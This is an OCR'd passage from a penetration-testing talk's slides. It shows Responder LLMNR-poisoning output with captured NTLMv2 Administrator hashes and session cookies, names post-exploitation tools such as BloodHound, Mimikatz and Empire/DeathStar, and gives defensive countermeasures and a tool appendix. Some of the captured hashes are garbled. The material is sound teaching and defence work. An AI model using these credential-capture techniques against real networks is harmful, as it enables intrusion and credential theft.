
RESPONDER


```
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.210.145]
    Challenge set              [1122334455667788]



[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 192.168.210.135 for name WIN-0CB6GNL918D
[*] [LLMNR]  Poisoned answer sent to 192.168.210.135 for name SNARE01
[SMB] NTLMv2-SSP Client   : 192.168.210.135
[SMB] NTLMv2-SSP Username : WIN-0CB6GNL918D\Administrator
[SMB] NTLMv2-SSP Hash     : Administrator::WIN-0CB6GNL918D:1122334455667788:A09FACB176A7E2CB7AFF39A257C95E3F:01
00000000000070A2DC070884D20144D618232AF194C30000000002000A0053004D0042003100320001000A0053004D0042003100320004
A0053004D0042003100320003000A0053004D0042003100320005000A0053004D0042003100320008003000300000000000000000000000
3000009CE15F20343FB73E4310F001BF4D51F5468D0ADD185541591DA2A90ADC11079F0A0010000000000000000000000000000000000000
0180063006900660073002F0053004E0041005200450030003100000000000000000000
[SMB] Requested Share     : \\SNARE01\IPC$
[*] [LLMNR]  Poisoned answer sent to 192.168.210.135 for name SNARE01
[*] Skipping previously captured hash for WIN-0CB6GNL918D\Administrator
[SMB] Requested Share     : \\SNARE01\IPC$
[+] Exiting...
```

```
Hostname is : WIN-2BQB5MRJGGF
Complete hash is :  Administrator::WIN-2BQB5MRJGGF:1122334455667788:91B70158E71178A0EAF4B5EFFDEC3D24:0101000000
BC559600000000200060053004D0042000100160053004D0042002D0054004F004F004C004B00490054000400120073006D0062002E006
500720076006500720032003000300033002E0073006D0062002E006C006F00630061006C00050012007300 6D0062002E006C006F006300
0000000003000000BCF2B2F59ED2CB090C36057EE403B6E10BF5ADCC744F0FE0CBA12945E329BC50A0010000000000000000000000000000
02F00770070006100640077007000610064007700700061006400000000000000000
[+]HTTP NTLMv2 hash captured from : 192.168.2.17
Domain is :  WIN-2BQB5MRJGGF
User is : Administrator
Hostname is : WIN-2BQB5MRJGGF
Complete hash is :  Administrator::WIN-2BQB5MRJGGF:1122334455667788:91B70158E71178A0EAF4B5EFFDEC3D24:0101000000
BC559600000000200060053004D0042000100160053004D0042002D0054004F004F004C004B00490054000400120073006D0062002E006
500720076006500720032003000300033002E0073006D0062002E006C006F00630061006C00050012007300 6D0062002E006C006F006300
0000000003000000BCF2B2F59ED2CB090C36057EE403B6E10BF5ADCC744F0FE0CBA12945E329BC50A0010000000000000000000000000000
02F00770070006100640077007000610064007700700061006400000000000000000
[+]HTTP Proxy sent from: 192.168.2.17 The requested URL was: http://books.google.com/books/css/_4c07f7b05041ea1
le.css
[+]HTTP Cookie Header sent from: 192.168.2.17 The Cookie is:
Cookie: PREF=ID=3bc54e42f1c978a7:U=23f1099aa27e9898:FF=0:TM=1360175299:LM=1360711541:S=zytyr3TeGDxZdIWf; NID=67
vx3ivkeL3Kw5d09itv-P8WbpFkQMqYtxxuTfUZCkn1nYZCzLXfF0qQVwLEMhqDBQHC6ddbBSBCLHGVuXlJcsks3vOW_YsfjBi
[+]HTTP NTLMv2 hash captured from : 192.168.2.17
Domain is :  WIN-2BQB5MRJGGF
User is : Administrator
Hostname is : WIN-2BQB5MRJGGF
Complete hash is :  Administrator::WIN-2BQB5MRJGGF:1122334455667788:3100C1E16D1EFC852A2BD870FB25952B:0101000000
BA29B00000000200060053004D0042000100160053004D0042002D0054004F004F004C004B00490054000400120073006D0062002E006
500720076006500720032003000300033002E0073006D0062002E006C006F00630061006C00050012007300 6D0062002E006C006F006300
0000000003000000BCF2B2F59ED2CB090C36057EE403B6E10BF5ADCC744F0FE0CBA12945E329BC50A0010000000000000000000000000000
02F00770070006100640077007000610064007700700061006400000000000000000
[+]HTTP Proxy sent from: 192.168.2.17 The requested URL was: http://books.google.com/books/fp_4c07f7b05041ea173
[+]HTTP Cookie Header sent from: 192.168.2.17 The Cookie is:
Cookie: PREF=ID=3bc54e42f1c978a7:U=23f1099aa27e9898:FF=0:TM=1360175299:LM=1360711541:S=zytyr3TeGDxZdIWf; NID=67
vx3ivkeL3Kw5d09itv-P8WbpFkQMqYtxxuTfUZCkn1nYZCzLXfF0qQVwLEMhqDBQHC6ddbBSBCLHGVuXlJcsks3vOW_YsfjBi
```

POST EXPLOITATION


SMB & WMI





POST EX PLOI TATION


BLOODHOUND



POST EX PLOI TATION

POST EX PLOI TATION

EMPIRE\DEATHSTAR



POST-EXPLOIT DEFENSE

// Responder

- Disable WPAD, LLMNR, NBT-NS & mDNS
- Roll out SMB signing
- SpoofSpotter?

// SMB, WMI & AD Null Sessions

- Just don't
  - Scan your environment to find them
- If you do need them, set ingress rules

@J0hnnyXm4s - johnny at johnny xmas dot net

POST-EXPLOIT DEFENSE

// Bloodhound

- RUN IT FIRST!
- Alert on anomalous traffic volume to a single DC
- Set query limit on the DC
- Javelin?

// Mimikatz

- Alert on “lsass.dmp” file creation
- Stop giving everyone and their dog Local Admin privs

@J0hnnyXm4s - johnny at johnny xmas dot net

POST-EXPLOIT DEFENSE

// Rampant Local Admin

- Grow a spine
- Admin account should not be the “daily driver”
- Use granular rules to only allow certain tasks to “Run as Admin”
- Use IAM vaults such as CyberArk to “check out” admin rights

@JOhnnyXm4s - johnny at johnny xmas dot net

APPENDIX: TOOLS OF NOTE

ScanCannon

https://github.com/johnnyxmas/ScanCannon

Shodan

https://www.shodan.io/

Hydra

https://www.thc.org/thc-hydra/

Evil Foca

https://www.elevenpaths.com/labstools/evil-foca/index.html

Recon-ng

https://bitbucket.org/LaNMaSteR53/recon-ng

TheHarvester

https://github.com/laramies/theHarvester

MailSniper

https://github.com/dafthack/MailSniper

Burp Suite

https://portswigger.net/burp/freedownload

FiercePhish

https://github.com/Raikia/FiercePhish

IkeForce

https://github.com/SpiderLabs/ikeforce

Metasploit

https://www.metasploit.com/

CrackMapExec

https://github.com/byt3bl33d3r/CrackMapExec

@J0hnnyXm4s - johnny at johnny xmas dot net

APPENDIX: TOOLS OF NOTE (cont.)

- Rid_enum
  https://github.com/trustedsec/ridenum
- Bloodhound
  https://github.com/BloodHoundAD/BloodHound/wiki/Getting-started
- Mimikatz
  https://github.com/gentilkiwi/mimikatz/releases
- Powershell Empire
  https://www.powershellempire.com/
- Deathstar
  https://github.com/byt3bl33d3r/DeathStar/blob/master/DeathStar.py
- Javelin
  http://www.javelin-networks.com/
- SpoofSpotter
  https://github.com/NetSPI/SpoofSpotter
- CyberArk
  https://www.cyberark.com/
- DuoSec (MFA)
  https://duo.com/pricing/duo-mfa

@J0hnnyXm4s - johnny at johnny xmas dot net

HOORAY! YOU'RE DA!

(NOW GO FIX ALL THE GARBAGE YOU JUST EXPLOITED)

JOHNNY XMAS

SECURITY RESEARCHER @UPTAKE

@J0hnnyXm4s

Slides - https://github.com/johnnyxmas/talk_decks

@J0hnnyXm4s - johnny at johnny xmas dot net